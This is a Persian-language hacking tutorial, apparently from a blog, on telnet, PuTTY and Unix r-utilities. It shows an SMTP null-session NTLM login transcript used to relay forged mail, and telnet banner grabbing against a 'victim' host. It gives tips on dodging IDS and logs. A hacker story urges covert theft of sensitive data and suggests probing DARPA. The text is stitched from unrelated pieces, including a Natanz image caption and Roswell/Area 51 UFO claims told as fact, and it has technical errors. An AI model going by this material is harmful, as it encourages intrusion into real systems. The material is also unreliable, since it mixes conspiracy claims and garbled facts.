در توسعه سیستم های جهانی یونیکس BSD برکلی انواع دیگری از ارتباطات در نسخه های متفاوت و ارتقاء یافته ای نیز بوجود آمده اند که هر کدام ویژگی های منحصر فرد خود را دارند همانند تل نت در بالا-از جمله معروفترین این ابزار ها که به آنها r^* اطلاق می شوند را در زیر مشاهده می نمایید گرچه نمی توان از این ابزار ها در دیگر سیستم عامل ها استفاده نمود از جمله Linux , MS Windows NT/2K/XP/Server 2003 /Longhorn Beta v1,2,Open VMS بین مدیران شبکه های بزرگ بیش از 10000 سیستم کلاستر شده مشاهده می شود امید است این روند نیز در کشور های دیگر به جهت امنیت بالای ارتباطی ایجاد شود اصولا همه می دانند که سیستم های لینوکس برکلی از قویترین سیستم های امنیتی دنیا هستند حتی به طوری که RedHat یا دیگر توسعه دهندگان منبع باز به BSD نمی توانند برسند دیگر چه برسد به Micro\$oft


- Rlogin— This utility allows users to log in remotely.
- Rcp— This utility provides remote file transfer.
- Rsh— This utility executes a remote command through the rshd daemon.
- Rexec— This utility executes a remote command through the rexecd daemon.
- Ruptime— This utility displays system information on uptime and the number of connected users.
- Rwho— This utility displays information on users who are currently connected.

به احتمال زیاد شما یکی از کاربران سیستم های عامل ویندوزی هستید پس این سوال مطرح می شود که چگونه به پروتکل های مطرح شده از طریق یک محیط ویندوزی یک ارتباط به دیگر پروتکل های هم سنخ در یک نوع سیستم عامل دیگر ایجاد کرد البته امکان ارتباط بعضی از این پروتکل ها از طریق سطر فرمان در دسترس است و لی بسیاری از دسترسی ها به بعضی فرمان های اساسی غیر قابل دسترس می شوند با یکی از این ابزار ها در تصویر قبلی آشنا شدید

در ادامه به چند ابزار معروف در این زمینه اشاره می کنم .یکی از این ابزار ها که کار با آن بسیار راحت می باشد ابزار Bitvise:Tunnelier SSH می باشد کار با آن بسیار راحت می باشد



از معروفترین ابزار ها نیز می توان به ابزار PUTTY اشاره نمود این یکی از ابزار های پر کاربرد بوده با تنظیمات بیشتری نسبت ابزار قبلی و همچنین موثر تر :



البته در ابزار بالا امکان استفاده از پروتکل انتقال فایل در دسترس نمی باشد که می توانید از ابزار جانبی PSFTP.EXE از همین شرکت را استفاده نمایید

```

C:\Documents and Settings\user\Desktop\PSFTP.EXE
psftp> help
?      run a local command
bye    finish your SFTP session
cd     change your remote working directory
chmod  change file permissions and modes
del    delete a file
dir    list contents of a remote directory
exit   finish your SFTP session
get    download a file from the server to your local machine
help   give help
lcd    change local working directory
lpwd   print local working directory
ls     list contents of a remote directory
mkdir  create a directory on the remote server
mv     move or rename a file on the remote server
open   connect to a host
put    upload a file from your local machine to the server
pwd    print your remote working directory
quit   finish your SFTP session
reget  continue downloading a file
ren    move or rename a file on the remote server
reput  continue uploading a file
rm     delete a file
rmdir  remove a directory on the remote server
psftp> _

```

ابزار دیگری هم برای ارتباطات تل نت باز از همین شرکت در دسترس می باشد به نام PuTTYtel.exe که این ابزار فقط ارتباطات تل نت را پشتیبانی کرده و برای دریافت و ارسال داده ها بایستی از ابزار قبلی استفاده نمایید ولی در جایی که فقط برای استفاده تک منظوره قصد بکارگیری تل نت را دارید بهتر است از همین نسخه تک منظوره استفاده نمایید مزایای آنرا در عمل بیشتر مشاهده خواهید نمود

ورود غیر مجاز ممنوع



NATANZ, IRAN -- CLOSE-UP




INSTITUTE FOR SCIENCE AND
INTERNATIONAL SECURITY

IMAGE CREDIT: DIGITALGLOBE
DATE OF IMAGE: 16 SEPT 2002

THIS IS A CLOSE-UP OF SOME OF THE MORE ADVANCED CONSTRUCTION AT THE NATANZ SITE. THIS SITE IS A POSSIBLE URANIUM ENRICHMENT FACILITY, MAYBE FOR GAS CENTRIFUGES.

هکر های جاسوس با جاسوس های هکر با متخصصان امنیتی - گفته می شود یکی از آموزش هایی که هر یک از جاسوسان ویژه CIA فرا می گیرند حداقل اصول بنیادی و اولیه هک هستش تا اینکه اگر در جایی نیاز به استفاده ی موثر تری از ابزار های اطلاعاتی پیدا کردند یا مشکلی بر خورد نکنند - آیا مسئولان ایرانی هم نمی توانند واقعا از علم و هنر هک و همچنین از علم هکر های ایرانی به نفع منافع کشور استفاده کنند در کشور هایی مثل هند وقتی مدرسه و دانشگاه هک ایجاد می کنند و با این نوع نگاه و طرز تفکر در سال 2004 فقط صنعت IT هند بالغ بر 4 میلیارد دلار درآمد ارزی داشته است و این در حالی بود که ایران با این پیشینه تاریخی که همه می دانند در زمانی نه چندان دور همین هند هم یکی از استان های ایران بود در سال 2004 کل در آمد غیر نفتی ایران فقط به مرز 7 میلیارد دلار رسید تازه با احتساب محصولات پتروشیمی که متخصصان می گویند بایستی ان ها را هم جزو در آمد های نفتی بشمار بیاوریم در

این صورت در آمد غیر نفتی ایران بزور به 4-3 میلیارد دلار می رسد یعنی کمتر از یک صنعت IT هند – و این یک علامت سوال بزرگ در ذهن هکر ایرانی ایجاد می شود که در دنیایی که کشور های صنعتی و پیشرفته از این علم استفاده هایی هم می برند چرا ما نبریم



دانستنیها (اگر نمی دانید بدانید...!?!?!)

مجرمانه ترین مکان در ایالات متحده یا حتی به عبارتی دیگر بر روی کره زمین منطقه ایست نظامی در وسط صحرای سوزان و بی آب و علف نوادا (جایی که در آنجا آزمایشات اتمی می کنند) مربوط به نیروی هوایی ارتش آمریکا موسوم به AREA 51 (منطقه 51) می پرسید چرا ؟ به این دلیل که حتی رئیس جمهور این کشور هم حق بازدید از این مکان را به طور دقیق ندارد چه برسد به دیگران – سوال این مکان برای چه چیزی به این حد مجرمانه است ؟ راستش رو بخواهید من هم به طور دقیق جوابش رو نمیدونم شایعات از این قرار است ؟

1. مکانی سری برای آزمایشات هسته ای (البته این موضوع بعیده چونکه براحتی در جا های دیگه صحرا بار ها و بارها آزمایشات کرده اند
2. مکانی برای تحقیقات برای ساختن هواپیما ها ی پیشرفته و تست آنها که مربوط به آینده می شوند (تا حدی قابل قبول چونکه ماهواره های جاسوسی تعداد زیادی باند های طولی را مشاهده کرده اند ولی چرا این باند ها اینقدر بزرگ و عجیب و غریب ساخته شده اند . استفاده شاتل ها هم از این باند ها منتفی هست ولی به هر جهت معلومه که آزمایشاتی در آنجا صورت می گیره ...
3. نمیدونم چقدر مطالعات فضایی دارید یا نه ولی اگر پی گیر باشین به موضوع UFO ها هم بر خورده اید معروف ترین حادثه با نام روز ول صورت گرفته بود که هم از نظر حیث شاهدین معتبر و هم از نظر فیلم و عکس معتبرترین حادثه اشیاء پرنده ناشناخته بر روی زمین هست جالب هست که بدونید از سال 1947 به بعد که این حادثه در صحرای نیومکزیکو رخ داد ارتش با دست گذاشتن روی اون منطقه یک بار هم هیچ اظهار نظری نکرد حتی تلوزیون شبکه 2 فرانسه فیلم مجرمانه کالبد شکافی یکی از سر نشینان آن سفینه رو پخش کرد و...البته ارتش آمریکا تکذیب . موضوع از این قرار بود که در سال 1947 حادثه در روستایی به همین نام اتفاق افتاده بود که در آن دو کشاورز که خسته خوابیده بودند در کنار کشتزار ناگهان گلوله انشین از آسمان به زمین برخورد می کند و چاله ای بزرگ را در آنجا پدید می آورد با اون صدای وحشتناک و انفجار مهیب دو تا کشاورز به بالای چاله می روند و قطعات عظیمی از یک شیء

بشقابی رنگ رو مشاهده می کنند که در گودالی با ارتفاع بالا داخل زمین رفته و می سوزد با خبر کردن مسولان امنیتی منطقه بلافاصله ماموران امنیتی ارتش و غیره منطقه رو محاصره می کنند خلاصه اینکه در آن سفینه فضایی 3 جسد نیمه سوخته پیدا می کنند که دو تای اونها مرده بودند و دیگری تا مدتی در یک بیمارستان صحرایی در همان جا گفته می شد که زنده بود ولی مرد شاید هم ...

4. به هر جهت بعد از آن حادثه ماموران از تمامی افراد آن روستا تعهدات امنیتی گرفتند که تا آخر عمر شون از این ماجرا برای کسی حرفی نزنند در غیر اینصورت ... یکی از کارشناس های فضایی معتبر آن دوران که مسئول بررسی این حادثه بود در بخشی از گزارشاتش که بعد از حدود 50 سال به بیرون درز کرد ه بود نوشته بود . در فاصله بسیار دور تر



از محل حفره تنها قطعه ای که از سفینه تقریباً سالم به نظر می رسید رو پیدا کردیم برخلاف اندازه عظیم اون قطعه از سفینه من تونستم با یک دست آن را از زمین بلند کنم ضخامت این الیاز حتی از یک ورق کاغذ پوستی هم نازکتر بود من حتی توانستم با یک پتک سنگین یک خراش کوچک بر آن وارد کنم در آزمایشگاه هم با حرارت های بالا و همچنین گداخت لیزری توانستیم به این ورقه آسیب جدی برسانیم نوع و ترکیب این الیاز برای ما ناشناخته است بر روی لبه ی آن حروفی به شکل خطوط هبروگلیف نوشته شده است که زیانشناسان قادر به ترجمه آن نیستند حال به این مطلب پی برده ایم که این سفینه با این استحکام باید دارای چه سرعت عظیمی در لحظه ورود به جو زمین و بر خورد با سطح زمین بوده است که با این استحکام منحصر به فرد متلاشی شده است و همانند دیگر اوقات باز مسولان این مطالب رو تکذیب کردند ولی اگر به روستایی که این حادثه در آن اتفاق افتاده بروید پیرمردانی رو می بینید که در آن سال ها کودک بودند بعضی ها شون تعریف می کنند که در هنگام بازی در ان اطراف قطعات عجیبی رو پیدا می کردند که مسولان امنیتی آنها را جمع آوری می کردند و کسی حق نگهدری آنها را نداشت

5. صرف نظر از اینکه این حادثه یا حوادث واقعیت داشته باشند یا نه چرا اینهمه پنهانکاری عده ای می گویند این مکان محلی است برای فرود سفاین بی گانه البته این حرف در وحله اول خیلی مسخره بنظر می رسد ولی... عده ای هم که خود من هم یکی از آن طرفداران هستم به این اعتقاد دارند که با توجه به اطلاعات بدست آمده از آن حادثه و دیگر اطلاعات در منطقه 51 سعی بر ساخت سفاینی شبیه به آن و یا دیگر پرنده های پیشرفته ناشناخته دارندو آنجا چیزی نیست جر محل تحقیقات سری که مبادرت به تست فن آوری های پیشرفته می کنند مثل پرنده های ضد جاذبه و غیره که از نظر علمی ثابت شده اند فارق از صحت آن حوادث تاریخی حتی ادعای یک مهندس مکانیک برای تعمیر یک شی ء بشقابی شکل که بعد از آن اخراج شده بود و ده ها دلیل و مدرک دیگر چه آنجا جایی برای ساخت فن آوری هایی فضایی و نظامی برای آینده باشد چه جایی برای ارتباط با فرازمینیان منطقه 51 سری ترین نقطه زمین است

خوب دونستن این مطلب به تنهایی خالی از لطف نبود ولی شاید به پرسید چه ربطی به هک و دنیای هکر ها داشت - جالب است بدانید که اطلاعاتی را که خوندید بخصوص بخش گزارش آن کارشناس توسط یک هکر کشف شد خود این هکر اعتراف کرده- البته بعد از دستگیری -در مدتی که در سرور های وزارت دفاع پنتاگون نفوذ کرده بود و مشغول گشت زنی بوده است همیشه به اطلاعات نظامی اخیر توجه می کرده و آنها رو بازآوری می کرده است و لی در یکی از روز ها توجهش را یک گزارش قدیمی مربوط به 60 سال پیش درباره تحقیقات بر روی یک الیاز مجرمانه جلب می کند با ادامه کنجکاوی به این سری از گزارشات مربوط به حادثه روز ول دست پیدا میکند و مقداری از آنها را هم منتشر می کند که همین کار هم باعث دستگیری اش می شود البته این اتفاق در دهه گذشته رخ داد و دیگر خبری هم از آن نوچوان بیچاره نشد - اگر شما هم حوس دستیابی به اطلاعات سری را کردید به پایگاه DARPA حتما سری برزید - طبق گفته های هکر این اطلاعات اون از روش های قدیمی سال 98 مثل تل نت هکینگ تونسته بود وارد سیستم های پنتاگون بشه البته همه ما می دونیم که دنیای چقدر تغییر کرده است و به این راحتی ها هم نمیشه با یک تل نت وارد سیستم های آنها شد - به هر جهت چه این حرف ها واقعیت داشته باشند و چه نداشته باشند یک چیز برای ما روشن می شه که وارد یک سیستم اطلاعاتی شدن و فرآوری اطلاعات حساس رو آغاز کردن بسیار لذتش و هم سودش بیشتر است از اعلام کردن آن نفوذ و بدنیال کسب شهرت رفتن و دیگر مسائلنظر شما چی هست ؟

برگرفته شده از خاطرات یک هکر کوچولو J

* لطفا مطالب این قسمت را از ما نشنیده بگیرد *

از این جا به بعد هم منطقه 51 مقاله ما است یکی دو مثال کوچک در باره استفاده از تل نت برای شما می زنیم ولی بایستی که به این نکته هم اشاره کنم که اینها تنها روش های استفاده از تل نت نیستند و قبل از انجام هر گونه عملیاتی مطمئن شوید که آیا کارتان قانونی هست یا نه ما همانطور که در بالا اشاره کردیم هیچ گونه مسو لیتی را در قبال هیچ گونه خرابکاری را نمی پذیریم -همیشه به فکر بهبود سیستم های خود و دوستانتان باشد و بقول یکی از دوستان محترمم آقای لرد نایکان خرابکاری و نابود سازی اطلاعات هنر نیست .

برخی کاربردهای تل نت

صرفنظر از کاربرد اصلی سرویس تل نت که همان توانایی برقرار کردن نوعی ارتباط کلاسیک از راه دور بین اجزای شبکه است با این حال تعدادی کاربرد ها یا بهتر است بگوییم تکنیک ها در کنار این وظیفه اصلی بوجود آمد(بویژه برای نفوذگران) که به چند نمونه از آنها اشاره خواهیم نمود قبل از آن توجه شما را به این نکته اساسی جلب می کنیم که ابزار تل نت وسیله ای انعطاف پذیر است که هم به طور تک منظوره و هم در کار کرد با بعضی برنامه های جانبی کار برد های مختلفی را برای خود تعریف می کند مثلاً در جای برای ارتباط به یک پورت خاص مورد استفاده قرار می گیرد و در جای دیگر مثلاً در درون سورس یک اکسپلویت قادر به استفاده از توانایی های این سرویس در دستگاه قربانی می شویم در جایی دیگر به یک در پشتی وصل می شویم و یا در جایی دیگر برای استفاده از یک سرویس خاص به طور مثال اتاق های حقیقی چت IRC از آن استفاده می نماییم به این جهت به سرویس تل نت انعطاف پذیر می گویم که بنا به شرایط متفاوت می توانیم از آن استفاده های مختلفی را بهره برداری نماییم - در بسیاری از ابزار های تست شبکه هم بخشی به نام تل نت قابل دسترسی هست همانند Solar Wind یا NetscanTools . و دیگر ابزار های شبکه ...

همانطور که می دانید به طور پیش فرض سرویس اصلی تل نت بر روی پورت 23 از دسته اول پورت ها ی شناخته شده راه اندازی می شود ولی این بدان معنا نیست که نمی توان از این سرویس در دیگر پورت ها استفاده نمود فقط در صورت استفاده از پورت دیگری بغیر از پورت پیش فرض توانایی های ارتباط با سرور تل نت از بین می رود یعنی برنامه کلاینت تل نت قادر به گرفتن دستورات متناظر با تل نت مقابل نخواهد بود برای توضیح بیشتر این یک مزیت نسبی را فراهم می کند گرچه دیگر نمی توان از یک ارتباط کامل تل نت بهره برد اما می توان از اطلاعات برگشتی تحلیل هایی را بدست آورد شما می توانید به هر پورت سیستم هدف تل نت نمایید هدف از انجام این کار می تواند به چند علت صورت گیرد اولین چیزی که شما در ارتباط با تل نت کردن یک پورت در می یابید مرده یا زنده بودن آن پورت می باشد به اینصورت که در صورت برگشت هر نوع اطلاعاتی بدانید آن پورت باز است و در حال استفاده سیستم هدف در غیر این صورت آن پورت بسته می باشد - اگر در هنگام تل نت به یک Blank Screen برخورد نمودید بدانید آن ارتباط دیگر زنده نبوده و باید به پورت دیگری تل نت نمایید البته در اینجا اشاره به یک نکته خالی از لطف نیست این بدان معنا نیست که به طور مطلق اگر در انجام عملیات تل نت به یک پورت خاص از سیستم هدف جوابی دریافت نکردید بدان معنا باشد که آن پورت باز نبوده و در پروسه کاری سیستم قرار ندارد شاید بخاطر بعضی مسایل جوابی در یافت نکنید به طور مثال

1. شبکه ای که ارتباطات از طریق پروتکل تل نت توسط روتر ها فیلتر می شود
2. شبکه ای که فایروال داخلی سیستم هدف اجازه ارتباطات تل نت را نمی دهد
3. پورت مربوطه بلوکه شده است
4. پورت مربوطه باز نیست

در بعضی مواقع نیز تل نت کردن به یک پورت خاص بسیار بسیار می تواند برای یک نفوذ گر خطرناک باشد شاید شما به یک پورت خاصی از یک شبکه تل نت نمایید جواب

مورد نظرتان را هم دریافت کنید ولی در اصل جریان طور دیگری طرح ریزی شده باشد ممکن شما در دام یک Honeypot افتاده باشید

Honeypot چیست ؟

یک ماشین ویژه در شبکه است که به عنوان طعمه برای نفوذگران استفاده می‌شود. به طور عمدی بر روی آن دسته سیستم عامل های آلوده به یک اسب تروا، در پشتی یا سرویس دهنده های ضعیف و دارای اشکال نصب می‌شود تا به عنوان یک ماشین قربانی، نفوذگران را به خود جذب کرده و مشغول نگه دارد. همچنین ممکن است بر روی چنین ماشین های اطلاعات غلط و همراه کننده ای برای به اشتباه انداختن نفوذگر نیز گذاشته شود. پوت عملاً هیچ فایده ای برای مقاصد سرویس دهی ندارد بلکه تنها ماشین فداکاری است که با جذب نفوذگران و همراه کردن آنها با اطلاعات غلط، از دسترسی به اطلاعات حساس جلوگیری می‌کند. اطلاعات غلط ممکن است ساعت ها یک نفوذگر را معطل کند...

در شبکه هایی که پورت هایی متعددی را در انجام عملیات اسکن باز شده می بینید این نیز می تواند به چند دلیل باشد یا پیکر بندی نامناسب و یا ابزار به دام انداختن هکر ها پس بدون تامل به هر پورت سیستمی تل نت نکنید بویژه که بغیر از سیستم هاس ثبت دخول غیر مجاز IDS و یا سیستم Log فعالیت ها ضبط شده تل نت به طور بسیار واضحی در Log فایل ها قابل مشاهده است و این موضوع می تواند ادامه فعالیت شما را دچار مشکل نماید فقط در صورت اطمینان از به این کار مبادت ورزید سعی تان بر این باشد که بیشتر به پورت های شناخته شده تل نت نمایید

گرچه بسیاری از شبکه های ارتباطی های تل نت را پشتیبانی و لی این به معنای کنترل این سرویس نمی باشد بویژه در بعضی از سیستم های ضد دخول که اگر هر سرویسی به طور مثال در اینجا تل نت به پورتی به غیر از پورت پیش فرض آن وصل شود به این فعالیت مشکوک می شود و یک مدیر امنیت با هوش شبکه پی به انجام عملیات خرابکاری می برد در آخر بهترین راه را برای حفاظت از هر نوع سوء استفاده از این سرویس را شرح می دهیم . البته این هشدار ها همگی بستگی به نوع شبکه و وسعت آن و اطلاع داشتن از تیم امنیت آن بسیار حایز اهمیت است در جایی که نه مدیر امنیتی به کار می رود و نه ابزار های ضد خرابکاری رایانه ای خیالتان راحت باشد و تا دلتان می خواهد هر کاری را که می خواهید بر روی شبکه هدف انجام دهید ولی نه به منظور انجام خرابکاری باز هم تکرار می کنیم پس از نفوذ خرابکاری بر روی داده ها انجام ندهید و به مسولان شبکه مورد نظر هشدار و راهنمایی های لازم را انجام دهید

فرض را بر این می گیریم که با تل نت به یک پورت حقیقی جواب لازم را نیز دریافت کرده ایم (پورتی به غیر از پورت 23) در این صورت در حله بعدی که یکی از مهمترین اهداف استفاده از تل نت می باشد با تحلیل اطلاعات دریافتی آغاز می شود

شما با تل نت به هر پورتی که از آن جواب دریافت می کنید خواهید فهمید که چه سرویسی در پشت آن پورت راه اندازی شده است و در مراحل بعدی باید این مسئله را تست نمایید که آیا پورت مورد نظرتان بر روی آن سروسی قابل نفوذ است یا خیر . پورت های بیشماری در لیست هدف بکار گیری از سرویس تل نت قابل بررسی است از جمله معروفترین این پورت های

- پورت شماره 21 برای ارتباط با سرویس انتقال فایل هدف
- پورت شماره 23 برای ارتباط پیش فرض سرویس تل نت
- پورت شماره 25 برای استفاده از سرویس SMTP
- پورت شماره 80 برای استفاده از شناسایی مشخصات پروتکل HTTP
- پورت شماره 110 برای استفاده از سرویس POP3
- پورت شماره 443
- پورت شماره 8080

از میان پورت های بالا سه پورت 21 و 25 و 80 از اهمیت بیشتری نسبت به دیگر پورت ها استند که به طور اختصار به هر کدام اشاره ای خواهیم کرد

پورت 25

همانطور که می دانید این پورت پیش فرض پروتکل POP3 برای ارسال نامه های الکترونیکی به مقصد های مورد نظر است هکر ها از این موضوع برای فرستادن Fake Mail ها بسیار استفاده می کنند در مثال زیر حمله به یک SMTP سرور را از طریق پورت 25 و با استفاده از تکنیک تل نت را مشاهده می کنید همانطور که می بینید نفوذگر کنترل SMTP سرور را از طریق Null Session در دست گرفته است لازم به ذکر است از این مرحله به بعد بسته به نوع توانایی های هکر های نوع ها نفوذ فرق می کند عده ای فقط می توانند به ارسال نامه های قلابی مبادرت بورزند و عده ای خبره تر هم قادر به استفاده ای بسیار خطرناک تری جهت بازآوری اطلاعات حساس کار بران از طریق کد های تزریقی می شوند و شاید از همه خطرناک تر نیز Permission سیستم را دور زده و کنترل Root را در دست بگیرند همانطور کخ گفته شد این بستگی زیاد به سطح هکر و همچنین نوع طرز تفکر هم دارد

داخل شدن به سرویس SMTP از طریق یک کاربر ناشناس


```
% telnet 192.168.10.5 25
Trying 192.168.10.5...
Connected to 192.168.10.5.
Escape character is '^]'.
220 mail.smtp.org Microsoft ESMTP MAIL Service, Version:
5.0.2172.1 ready at Wed, 29 Aug 2001 11:52:15 -0400
HELO foo
250 mail.smtp.org Hello [192.168.10.2]
MAIL From:<>
250 2.1.0 <>....Sender OK
RCPT To:
550 5.7.1 Unable to relay for client@unknown.com
AUTH NTLM TIRMTVNTUAAABAAAAB4IAgAAAAAAAAAAAAAAAAAAAA =
334
TIRMTVNTUAAACAAACgAKADAAAAAFgoGAXAsmsHmPZoAAAAAAAAAAGQAZAA6AA
AAVwAyAEsAVgBNAAIACgBXADIASwBWAEOAAQAIaFcAMgBLAFMABAAaAHcAMgBr
AHYAbQAUaHEAbgB6AC4AbwByAGcAAwAKAHcAMgBrAHMALgB3ADIAawB2AG0ALg
BxAG4AegAuAG8AcgBnAAAAAA =
TIRMTVNTUAAADAAAAAQABAEAAAAAAAAAAQAAAAAAAAABAAAAAAAAAEAAAAAAAA
AAQAAAAAAAAABBBAAABYIAAAA =
235 2.7.0 Authentication successful
MAIL From:<>
```

```
503 5.5.2 Sender already specified
RCPT To:
250 2.1.5 client@unknown.com
DATA
354 Start mail input; end with.
Subject: your SMTP server supports null sessions
Text
.
250 2.6.0 Queued mail for delivery
QUIT
221 2.0.0 mail.smtp.org Service closing transmission channel
Connection closed by foreign host.
```

پورت 80

همانطور که می دانید این پورت به طور پیش فرض برای ارتباط به یک وب سرور به کار می رود با استفاده از درخواست یک فایل بر روی وب سرور که اغلب هم صفحه اندکس سایت می باشد از طریق تل نت می توان به عملیات Banner Grabbing مبادرت ورزید. البته یک فرق اساسی میان تل نت و nc در این میان نهفته است در استفاده از تل نت برای این مقصود شما در اغلب موارد نیازی به استفاده از فرمان GET و یا POST را ندارید و البته مهم هم نیست که چه پیغام خطایی را از وب سرور دریافت می کنید از قبیل 404 یا 200 به هر جهت در جواب برگشتی می توانید به Alive بودن وب سرور و نو CharSet و نوع سرور و دیگر نکات پی ببرید

telnet www.victimname.com 80



